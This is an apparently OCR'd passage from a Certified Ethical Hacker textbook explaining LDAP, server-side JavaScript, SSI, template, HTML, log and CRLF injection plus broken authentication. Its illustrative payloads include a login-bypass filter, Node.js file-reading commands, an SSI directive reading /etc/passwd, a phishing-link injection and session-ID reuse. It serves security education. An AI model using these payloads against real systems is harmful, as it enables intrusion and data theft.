
LDAP attacks exploit web-based applications constructed based on LDAP statements using a local proxy. Web applications may use user-supplied input to create custom LDAP statements for dynamic web page requests. Attackers commonly perform LDAP injection attacks on web applications employing user inputs to generate LDAP queries. The attackers can use the search filter attributes to discover the underlying LDAP query structure. Using this structure, the attacker includes additional attributes in the user-supplied input to determine whether the application is vulnerable to LDAP injection and evaluates the web application's output.

Depending on the implementation of the target, attackers use LDAP injection to achieve:

- Login bypass
- Information disclosure
- Privilege escalation
- Information alteration

Example:

To test if an application is vulnerable to LDAP code injection, send a query to the server that generates an invalid input. If the LDAP server returns an error, it can be exploited with code injection techniques.




Username: certifiedhacker)(&))
Password: blah

Figure 14.8: LDAP Injection attack example

If an attacker enters a valid username "certifiedhacker" and injects **certifiedhacker)(&))**, then the URL string becomes **(&(USER=certifiedhacker)(&))(PASS=blah))**. The LDAP server processes only the first filter; only the query **(&(USER=certifiedhacker)(&))** is processed. This query is always true, and the attacker logs into the system without a valid password.

An important defense method against such attacks is to filter all inputs to the LDAP; otherwise, vulnerabilities in LDAP allow the execution of unauthorized queries or modification of its contents. When the attacker modifies the LDAP statements, the process runs with the same permissions as the component of the web application that executed the command.



Other Injection Attacks

CEH
Certified Ethical Hacker

Server-Side JS Injection	Vulnerabilities for server-side JavaScript injections emerge when an application integrates **user-controllable values** into a string that is dynamically validated by a code interpreter Attackers exploit these vulnerabilities to compromise the functionality and data of applications hosted by the server
Server-Side Includes Injection	Server-side Includes is an application feature that helps designers to auto-generate the content of the web page without manual involvement Attackers exploit this feature to pass **malicious SSI directives** as input values and perform malicious activities
Server-Side Template Injection	Server-side template injection occurs when users are allowed to insert unsafe inputs into a server-side template Attackers can inject **malicious template directives** to run arbitrary code and gain complete control over the target web server
Log Injection	Attackers launch log injection attacks by exploiting the acceptance of unsanitized or **non-validated input** into application logs
HTML Injection	Attackers exploit vulnerable form inputs to inject **HTML code** into a webpage and change the appearance of the website or the information provided to its users
CRLF Injection	Attackers inject **carriage return (\r) and linefeed (\n)** characters into user input to trick a web server, web application, or user to terminate the input of a current object and initiate a new object

Other Injection Attacks

Some other types of injection attacks are discussed below:

- **Server-Side JS Injection**

  Server-side JavaScript injections are vulnerabilities that manifest when an application integrates user-controllable values into a string that the code interpreter dynamically validates. Attackers exploit improper validation of user data and pass random values to alter the code that will be compiled and executed by the server. These vulnerabilities also allow attackers to compromise the functionality and data of the applications hosted by the server. Attackers can also use the server as a source to launch further attackers in the target network.

  Example of server-side JavaScript injection:

  Attackers can launch a DoS attack by passing commands to the eval() function:

  ```
  While (1)
  ```

  This command forces the server’s event loop to use the complete processer time and restricts it from evaluating additional inputs until the process is reinitiated.

  Attackers can also read the files’ content from the server. The following commands can display the content of the current and parent directories:

  ```
  res.end(require(‘fs’).readdirSync(‘.’).toString())
  res.end(require(‘fs’).readdirSync(‘..’).toString())
  ```

  After retrieving the file names, attackers can pass the following commands to read the content inside the file:

```
res.end(require('fs').readFileSync(filename))
```

This vulnerability can be exploited further by initiating and running malicious binary files using the modules `fs and child_process`

- **Server-Side Includes Injection**

  Server-side Includes is an application feature that helps designers to auto-generate the content of the web page without manual involvement. The # directives allow developers to perform this activity. These directives can be files, CGI variables, shell commands, etc. After evaluating all the directives, HTML is delivered to the requester.

  Typical directives include:

  ```
  <!_ #include virtual= "/footer.html" -->
  <!_ #echo var= "DATE_LOCAL" -->
  ```

  Attackers launch server-side injection attacks to take control over web applications integrated with SSI directives. Such an application accepts remote user inputs and uses them on the page. Attackers exploit this feature and pass malicious SSI directives as input values to perform malicious activities such as modifying and erasing server files, running shell commands, and taking control over critical files such as "`/etc/passwd`".

  For example, attackers may use the following malicious directive that results in the retrieval of data from /etc/passwd files, as there is no evaluation of the user inputs:

  ```
  <!_ #exec cmd="cat/etc/passwd" -->
  ```

- **Server-Side Template Injection**

  While creating dynamic pages, designers or developers use template engines to segregate programming logic from data presentation. Thus, instead of storing code that accepts requests and extracts the required information from the database and passing it to users in monolithic data file, template engines are employed to segregate the presentation of the data from the remaining code that evaluates it.

  Server-side template injection occurs when users are allowed to insert unsafe inputs into a server-side template. When this vulnerability exists, attackers can inject malicious template directives to run arbitrary code and gain complete control over the target web server. This injection is similar to XSS but is often employed to target server internals and achieve remote code execution, making every vulnerable application a primary target. Template injection manifests via designers' code errors and deliberate template disclosure while showcasing rich features of applications, blogs, etc.

  For example, consider the following complex PHP and HTML code:

  ```
  <html>
  <head>
  <title>{{title}}</title>
  </head>
  <body>
  <form method = "{{method}}" action = "{{action}}">
  ```

```
<input type = "text" name = "user" value = "{{username}}">
<input type = "password" name = "pwd" value ="">
<button type = "submit">Submit</button>
</form>
<p> This page took {{microtime(true) – time}} seconds to render.
</p>
</body>
</html>
```

Replace the abovementioned code using template engines as follows:

```
$templateEngine = new TemplateEngine();
$template = $templateEngine -> loadFile ('SignUp.tpl');
$template -> assign('title', 'login');
$template -> assign('method', 'post');
$template -> assign('action' 'SingUp.php');
$template -> assign('username', getUsernameFromCookie());
$template -> assign('time', microtime(true));
$template -> show();
```

The abovementioned code is vulnerable to template injection as it can execute native functions. If attackers are able to attach template files with such expressions, they can run any arbitrary function to gain access to the target web server.

- **Log Injection**

  Attackers launch log injection attacks by exploiting unsanitized or unvalidated inputs to application logs. Applications usually store a large number of logs such as access logs, transaction logs, monitor logs, exception or error logs, GC logs, and crash logs. If an application or its administrator fails to log users' events or actions in a secure manner, attackers could insert fake entries or records to corrupt the log file. Attackers use this technique to insert misleading information in the log file for covering their tracks in the event of a successful attack.

  For instance, consider an application that logs data in the following format:

  `Date, Time, Username, ID, source IP, Request`

  The unvalidated input parameters come directly from the request

  ```
  Cookie: PHPSESSID=pltmp1obqfig09bs9gfeersju3; username: xyz;
  id=Walkin
  ```

  Attackers can manipulate the id parameter to save the log with fake inputs:

  ```
  Cookie: PHPSESSID=pltmp1obqfig09bs9gfeersju3; username: xyz;
  id=\r\n (Fake input)
  ```

  If the log fails to escape null bytes, the remainder of the string is not recorded.

  For example,

```
Cookie: PHPSESSID=pltmp1obqfig09bs9gfeersju3; username: xyz;
id=%00
```

The individual log entry can be prevented at the id field

```
Date, Time, Username, ....
```

- **HTML Injection**

  An HTML injection attack is initiated by injecting HTML code via vulnerable form inputs of a web page to change the appearance of the website or the information provided to its users. It is different from JavaScript and VB script injection attacks. HTML is a core language employed to design a website, and it is often targeted by attackers to change its functionality and original look. If an attacker can successfully inject HTML code, legitimate users may be diverted from their intended activity.

  For instance, when the HTML code is injected, it allows the attacker to create a malicious form that appears to be genuine to the end users. It requests users to re-enter their credentials. Once the form is submitted with their credentials, it exfiltrates the information to the attacker.

  Example: General application template for search results page:

```
<html>
<h1> Results matching the given query: </h1>
<h2> {user_query} </h2>
<ol> <li> Result A
<li> Result B </ol>
</html>
```

  User query:

```
</h2>special offer <a href=www.certifiedhacker.com>malicious link
</a><h2>
```

  Resulting page following HTML injection:

```
<html>
<h1> Results matching the given query: </h1>
<h2></h2> special offer <a href=www.certifiedhacker.com>malicious
link</a><h2></h2>
<ol> <li> Result A
<li> Result B </ol>
</html>
```

  However, the attacker aims to include HTML code in a page that other users visit. For this purpose, code injection should be included in the page content that is intended to be viewed by end users. The injection occurs if applications save untrusted user inputs and disclose data to other users. For instance, assume that the abovementioned application consists of a page showing the users' search history:

  Code snippet (application template) for search history page

```
<html>
<h1> Recent search history: </h1>
<ol> <li><h2> {user_query_1} </h2>
<li><h2> {user_query_2} </h2> </ol>
</html>
```

Resulting search history page following HTML injection

```
<html>
<h1> Recent search history: </h1>
<ol>
<li><h2> Top 10 thriller movies </h2>
<li><h2></h2> special offer <a href=www.certifiedhacker.com>
malicious link</a><h2></h2>
</ol> </html>
```

Now, every search result link that a user tries to access will display a malicious link generated by the attacker. If any user is attracted to the link and opens it, he/she will be viewing the content generated from attacker's domain, and any credentials entered on that page are exfiltrated to the attacker.

- **CRLF Injection**

  In a carriage return line feed (CRLF) injection attack, attackers inject carriage return (\r) and line feed (\n) characters into the user's input to trick the web server, web application, or user into believing that the current object is terminated and a new object has been initiated. CRLF injection is a vulnerability that manifests when a user enters the CRLF characters into an application. These characters signify the end of the line for different Internet protocols, which, when combined with HTTP request/response headers, can lead to various vulnerabilities such as HTTP request smuggling and response splitting.

  HTTP request smuggling can occur when an HTTP request is transmitted via a server, which serves as a proxy to validate and forward the request to the next server. Such vulnerabilities can also lead to further attacks such as cache poisoning, firewall security breach, and request hijacking.

  In HTTP response splitting, attackers can include arbitrary HTTP headers for the HTTP response to split the response and body. It results in delivering two responses instead of one, which can lead to further vulnerabilities such as cross-site scripting.

  Consider the following example of CRLF injection in log files:

  Suppose that the admin panel has a log file with the IP time and URL path of the visited site as follows:

```
10.10.10.10 - 09:25 - /index.php?page=about
```


If an attacker can embed CRLF characters into the HTTP request, then he/she can change the output flow and can enter fake log entries. Furthermore, the attacker can alter the web application response as follows:

```
/index.php?page=about&%0d%0a127.0.0.1 - 09:25-
/index.php?page=about&restrictedaction=edit
```

Here, `%0d` and `%0a` are CR and LF encoded characters. After injecting CRLF characters, the log entries appear as follows:

```
10.10.10.10 - 09:25 - /index.php?page=about&

127.0.0.1 - 09:25 - /index.php?page=home&restrictedaction=edit
```

Attackers exploit CRLF injection vulnerabilities to manipulate log entries to hide their malicious activities.



A2 - Broken Authentication

- Attackers can exploit vulnerabilities in **authentication** or **session management functions** such as exposed accounts, session IDs, logout, password management, timeouts, remember me, secret question, and account update to impersonate users

Session ID in URLs

`http://www.certifiedhackershop.com/sale/saleitems=304;jsessionid=12OMTOIDPXM0OQSABGCKLHCJUN2JV?dest=NewMexico`

- Attackers **sniff the network traffic** or trick users to get session IDs and then reuse those session IDs for malicious purposes

Password Exploitation

- Attackers can gain access to a **web application's password database**. If user passwords are not encrypted, an attacker can exploit any user's password

Timeout Exploitation

- If an application's timeouts are not set properly and a user closes their browser without logging out from sites accessed through a public computer, an attacker can use the same browser later and **exploit that user's privileges**

A2 - Broken Authentication

Authentication and session management includes every aspect of user authentication and management of active sessions. At present, web applications implementing solid authentications fail because of weak credential functions such as "change my password," "forgot my password," "remember my password," "account update," and so on. Therefore, developers must take the utmost care to implement user authentication securely. It is always better to use strong authentication methods through special software- and hardware-based cryptographic tokens or biometrics. An attacker exploits vulnerabilities in the authentication or session management functions such as exposed accounts, session IDs, logout, password management, timeouts, remember me, secret question, account update, and others to impersonate users.

- **Session ID in URLs**
  - **Example:**

    A web application creates a session ID for the respective login when a user logs into `http://certifiedhackershop.com`. An attacker uses a sniffer to sniff the cookie that contains the session ID or tricks the user into getting the session ID. The attacker now enters the following URL in his browser's address bar:

    `http://certifiedhackershop.com/sale/saleitems=304;jsessionid=12OMTOIDPXM0OQSABGCKLHCJUN2JV?dest=NewMexico`

    This redirects him to the already logged in page of the victim. The attacker successfully impersonates the victim.

- **Password Exploitation**

